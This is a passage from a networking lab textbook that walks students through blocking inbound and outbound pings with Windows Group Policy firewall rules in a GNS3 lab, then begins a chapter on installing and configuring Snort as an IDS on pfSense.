information is 255.255.255.0 (If not enter that address). Enter a default gateway of 200.200.200.1 [2]

2.6. Below select the***Use the following DNS server address*** option. Enter a DNS server address of 200.200.200.6 (Server DNS address), leave the other DNS box empty. Select the ***ok*** button and close all opened windows [2]

2.7. Click on the ***magnifying glass icon*** in the lower left-hand corner. Search for **Control Panel** and hit ***enter*** [2]

2.8. Click ***System and Security***, then click on ***System*** [2]

2.9. Under ***About*** click on ***Rename this PC (Advanced)*** [2]

2.10. In the Computer Name tab click on the ***Change*** option. In the Member of section click on ***Domain*** and type the name of the domain of your server (in local server if you forget). Click ***ok*** [2]

2.11. Log into your server with the username Administrator and the password to your server machine [2]

2.12. Once you have successfully joined the domain restart the client machine and log back into the machine

2.13. Switch to the server machine and open the command line and ping the client machine to ensure the two devices can speak to each other

3. Adding the other 2 client machine clones connect to switch one to the server domain

3.1. Follow steps 2.1 to 2.13 for each of the two clone machines, only select a different main IP address for each clone

3.2. One clone will have the IP address of 200.200.200.8 and the other clone machines so as to not get the cloned clients and the main client machine confused

3.3. Ensure all the devices can see and speak to each other

4. Configure the router

4.1. In GNS3 start and login to the router

4.2. Assign each interface on the router an IP address

4.3. For the first connection enter the following:

```
ip address add address=200.200.200.1/24 interface=ether1
```

4.4. Lastly, enter: (Figure 2)

```
ip address add address=212.10.10.1/24 interface=ether2
```

Phase III – Set-up firewall rules in active directory

Now that the client and server machines have been connected and the router configurations have been set the firewall can now be configured. We will also attempt to ping a devices on the network to view the current firewall settings after the firewall configuration.

1. Configure firewall profiles

1.1. In the server machine click on ***server manager*** and then ***local server*** [3]

1.2. In the local server click on the ***Tools*** in the upper right-hand corner. From tools click on ***Active Directory Users and Computers*** [3]

1.3. In the Active Directory Users and Computers window right click on the ***domain name of your server***, click ***new*** and then click ***Organizational Unit***. Add the name of your chosen OU (TestOU in the example) and then click ***OK*** [3]

1.4. Left click on the ***domain name of your server***. Under the computers tab, drag and drop all the clients connected to the server domain and drop them into the new OU. If you get a popup just select ***yes*** [3]

1.5. Go back into the tools tab and click on ***Group Policy Management*** [3]

1.6. Expand the ***Forest*** and then expand the ***Domains***. Expand your domain 3

1.7. Expand ***Group Policy Objects*** and right click on it, select the ***new*** option to create a new object. Name this object **Firewall Rules 1** for easy identification and click ***ok*** [3]

1.8. Select the ***Firewall Rules 1*** object under Group Policy Objects and right click on it and select the ***Edit*** option [3]

1.9. Under ***Computer Configuration***, expand ***Policies*** and then expand ***Windows Settings*** and then ***Security Settings*** and then ***Windows Defender Firewall with Advanced Security.*** Click on the ***Windows***

Defender with Advanced Security – LDAP… option [3]

1.10. On the right side of the screen select the green text that states ***Windows Defender Firewall Properties*** [3]

1.11. In the Domain Profile tab of the new wizard set the firewall state to ***ON (recommended)*** then set the Inbound Connections to ***Block (Default)***. Set the Outbound Connections to ***Allow (Default)*** [3]

1.12. Set the same options in the Private and Public tabs [3]

1.13. Once all the rules are set select the ***Apply*** option and then the ***OK*** option in the Window Defender Firewall with Advanced Security wizard [3]

1.14. Close the Group Policy Editor Window [3]

1.15. Click on the OU you created and then right click on it and select Link and Existing GPO. Select the Firewall Rules GPO that you created and click OK

1.16. In your client machines update the group policy by entering the following command: [3]

```
gpupdate /force
```

2. Connect to ISP client

2.1. In GNS3 turn on the separate client connected to switch 2

2.2. Configure the client to have the IP address of “212.10.10.6” with a subnet mask of “255.255.255.0” and a default gateway of “212.10.10.1” Leave DNS as the option that the machine supplied or 8.8.8.8

2.3. Try pinging the ISP client from the firewall server. The pings should go through since there is no firewall rule blocking the connection (Figure 3)

Phase IV – Configure firewall rules to clock outbound and inbound pings

Now, that we configured the firewall we can now focus more closely on the inbound and outbound rules for our network. This phase focuses on configuring the firewall rules to block pings from both inbound and outbound connections. In order for these rules to be applied to the other connected machines the rules will be placed inside a group policy. This policy will then be updated on the client machines.

1. In the Firewall server machine right click on ***Tools*** in the local server page and select ***Group Policy Management*** [4]

    1.1. Expand ***Group Policy Objects*** and right-click on it, select the ***new*** option to create a new object. Name this object **Firewall Rules 2** for easy identification and click ***ok*** [4]

    1.2. Select the newly created object and right click on it and select the ***Edit*** option [4]

    1.3. Expand***Policies*** and then expand ***Windows Settings*** and then ***Security Settings*** and then ***Windows Defender Firewall with Advanced Security*** then select ***Windows Defender Firewall with Advanced Security*** option [4]

    1.4. Once inside the Windows Firewall configuration wizard, select the green text that states ***Inbound Rules*** [4]

    1.5. In the Inbound rules section, click on the text that states ***New Rule*** on the right-hand side of the screen

    1.6. Select the ***Custom*** option and click next then click next again, then in the Protocol and Ports screen select ***ICMPv4*** from the protocol type drop down. Then click on the ***customize*** option towards the bottom, click ***specific ICMP types*** option and then tick the ***Echo Requests*** option, then click ***ok*** and ***next*** [4]

    1.7. In the scope screen enter the IP address of 212.10.10.6 to the remote IP address box by clicking on ***add*** and entering the IP address. Click ***ok*** after entering the IP address and then click ***next*** [4]

    1.8. In the action screen click ***Block the connection*** and then click on ***next***. In the profile screen only click the ***Domain*** option and then click ***next***. Name the rule something along the lines of "Block Pings from 212.10.10.6" Then click on the***finish*** option [4]

    1.9. In your client machines update the group policy by entering the following command:

```
gpupdate /force
```

    1.10. Try and ping the client machines from 212.10.10.6, the pings are now blocked due to the newly created firewall rules.

2. Block outbound pings

    2.1. In the local server screen right click on the tools option and then select the Expand ***Group Policy Objects*** option [4]

    2.2. Click on the ***OU*** you created then right click on ***Firewall Rules*** and select the ***edit*** option [4]

2.3. Expand ***Policies*** and then expand ***Windows Settings*** and then ***Security Settings*** and then ***Windows Defender Firewall with Advanced Security*** then select ***Windows Defender Firewall with Advanced Security*** option [4]

2.4. Once inside the Windows Firewall configuration wizard, select the green text that states ***Outbound Rules***

2.5. In the Inbound rules section, click on the text that states ***New Rule*** on the right-hand side of the screen [4]

2.6. Select the ***Custom*** option and click ***next*** then click ***next*** again, then in the Protocol and Ports screen select ***ICMPv4*** from the protocol type drop down. (Figure 4) Then click on the ***customize*** option towards the bottom, click***specific ICMP types*** option and then tick the ***Echo Requests*** option then click ***ok*** and then ***next*** [4] *(Figure 5)*

2.7. In the scope screen enter the IP address of 212.10.10.6 to the remote IP address box by clicking on ***add*** and entering the IP address. Click ***ok*** after entering the IP address and then click ***next*** [4]

2.8. In the action screen click ***Block the connection*** and then click on ***next***. In the profile screen only click the ***Domain*** option and then click ***next.*** Name the rule something along the lines of "Block pings from 212.10.10.6" Then click on the ***finish*** option [4]

2.9. In your client machines update the group policy by using the following command:

```
gpupdate /force
```

2.10. Try and ping 212.10.10.6 from the client machines, the pings are now blocked due to the newly created firewall rules

2.11. The above two rules show how a firewall can block pings from coming in and it can block users within a domain from pinging a client on another domain and IP range.

End of Lab

Deliverables

5 screenshots are needed to receive credit for this exercise:

- Labeled GNS3 workspace
- Router configurations

- Screenshots of:
    - Blocked pings to the client 212.10.10.6
    - Blocked pings to 212.10.10.6 from the client machines

Homeworks

- **Assignment 1 –** Firewall rules recap
    - Create another client device clone
    - Add that clone to the management domain network & assign it an IP
    - Connect the clone to the server & update its group policy
    - Try and ping the devices from the above steps
        - Screenshot the blocked pings from the newly added clone
- **Assignment 2 –** Research a firewall rule
    - Take some time to research recommend firewall rules (use trusted sources)
    - Try to implement said rule that was found
        - Screenshot the rule either working or not working
        - Write a small (1 -2 paragraph) response on what rule you chose, why you chose that rule, and whether was it able to be implemented
        - In your response, ALL sources should be listed

Figures for Printed Version

Figure 2 – Router address list




Figure 3 – Pings from 200.200.200.6 (Firewall Server) to ISP client allowed




Figure 4 – Blocking pings




Figure 5 – ICMPv4 options

CHAPTER 34

Network Monitoring - Snort Network IDS/IPS

JULIAN ROMANO AND JACOB CHRISTENSEN

This chapter will guide learners to install and configure Snort as an Intrusion Detection System (IDS) and an Intrusion Prevention System (IPS) for their enterprise network. Many companies may spend upward of tens of thousands of dollars on IDS and IPS devices for their security needs. Luckily for us, Snort is free to use and experiment with.

LEARNING OBJECTIVES

- Install the Snort Package into the pfSense Server
- Configure Snort to be an effective IDS and IPS
- Trigger alerts to test Snort rules against threats

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM
- Chapter 31 – pfSense Intranet

DELIVERABLES

4 screenshots are needed to earn credit for this exercise:

- Screenshot of GNS3 Working environment once everything works
- Screenshot of the pfSense GUI page after sign in
- Screenshot of alert notifications through snort

RESOURCES

- Special thanks to
    - Netgate Documentation – Configuring the Snort Package – https://docs.netgate.com/pfsense/en/latest/packages/snort/setup.html

CONTRIBUTORS AND TESTERS

- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Zeek Correa, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

This lab is an extension of Chapter 31:




Figure 1 – Final GNS3 network

1. Open GNS3
    1.1. Open the lab made in Chapter 31
    1.2. Save it as a new project: **LAB_19**
2. Set up GNS3 as shown in the network diagram above

NOTE: This example uses version 2.7.2 of pfSense Community Edition.

3. Start and login to the PC on the Management LAN

3.1. Open a browser and type in *https://99.99.99.1/* to connect to the pfSense web configuration page

NOTE: Remember to use the default creds to login:
– Username: ***admin***
– Password: ***pfsense***




Figure 2 – pfSense web configurator login page

4. In the pfSense GUI, navigate to ***System–>Package Manager*** to install Snort

4.1. Click on ***Available Packages***, search for “snort”

NOTE: If you are having trouble getting this to work, ensure that pfSense is fully updated (*System–>Update*) and that its WAN interface (ISP) is receiving a DHCP address from the NAT cloud.




Figure 3 – pfSense package manager

4.2. Click***Install*** and ***Confirm*** to begin the Snort installation process

4.3. Once completed, you should now see Snort listed under the ***Installed Packages*** tab




Figure 4 – Snort package installed on pfSense server

Phase II – Enable and Configure Snort in pfSense

In this section we will setup Snort and configure the rules needed to make our IDS effective.

1. Navigate to ***Services-->Snort***

2. Select the ***Global Settings*** tab and enable the download of various pre-configured rulesets (Figure 5)

    2.1. Click on ***Enable Snort VRT*** is selected

    2.2. Enter the ***Snort Oinkmaster Code*** associated with your snort.org account

NOTE: If you do not have a snort account, click***Sign Up for a free Registered User Rules Account***. You may not have internet on your VM, so you can go here on your host machine. Once taken

to the sign up page, provide an email and password for your free snort account. You can find your Oinkcode on the left-hand navigation bar which can be copy/pasted in the VM (Figure 6).

2.3. Click on ***Enable Snort GPLv2***

2.4. Click on ***Enable ET Open***

2.5. Click on ***Enable OpenAppID***

2.6. Scroll down to the bottom of the page and click ***Save***

3. Select the ***Updates*** tab (Figure 7)

3.1. Under the Update Your rule Set section, click ***Update Rules***

3.2. This should take a few minutes to complete...

4. Click on the ***Snort Interfaces*** tab

4.1. Click ***Add*** and make the following changes to allow Snort to monitor the ISP interface (Figure 8)

Option	Value
Interface	ISP (em0)
Description	Snort enabled on WAN interface
Send Alerts to System Log	Selected (checked/enabled)

4.1.1. Scroll to the bottom and click ***Save***

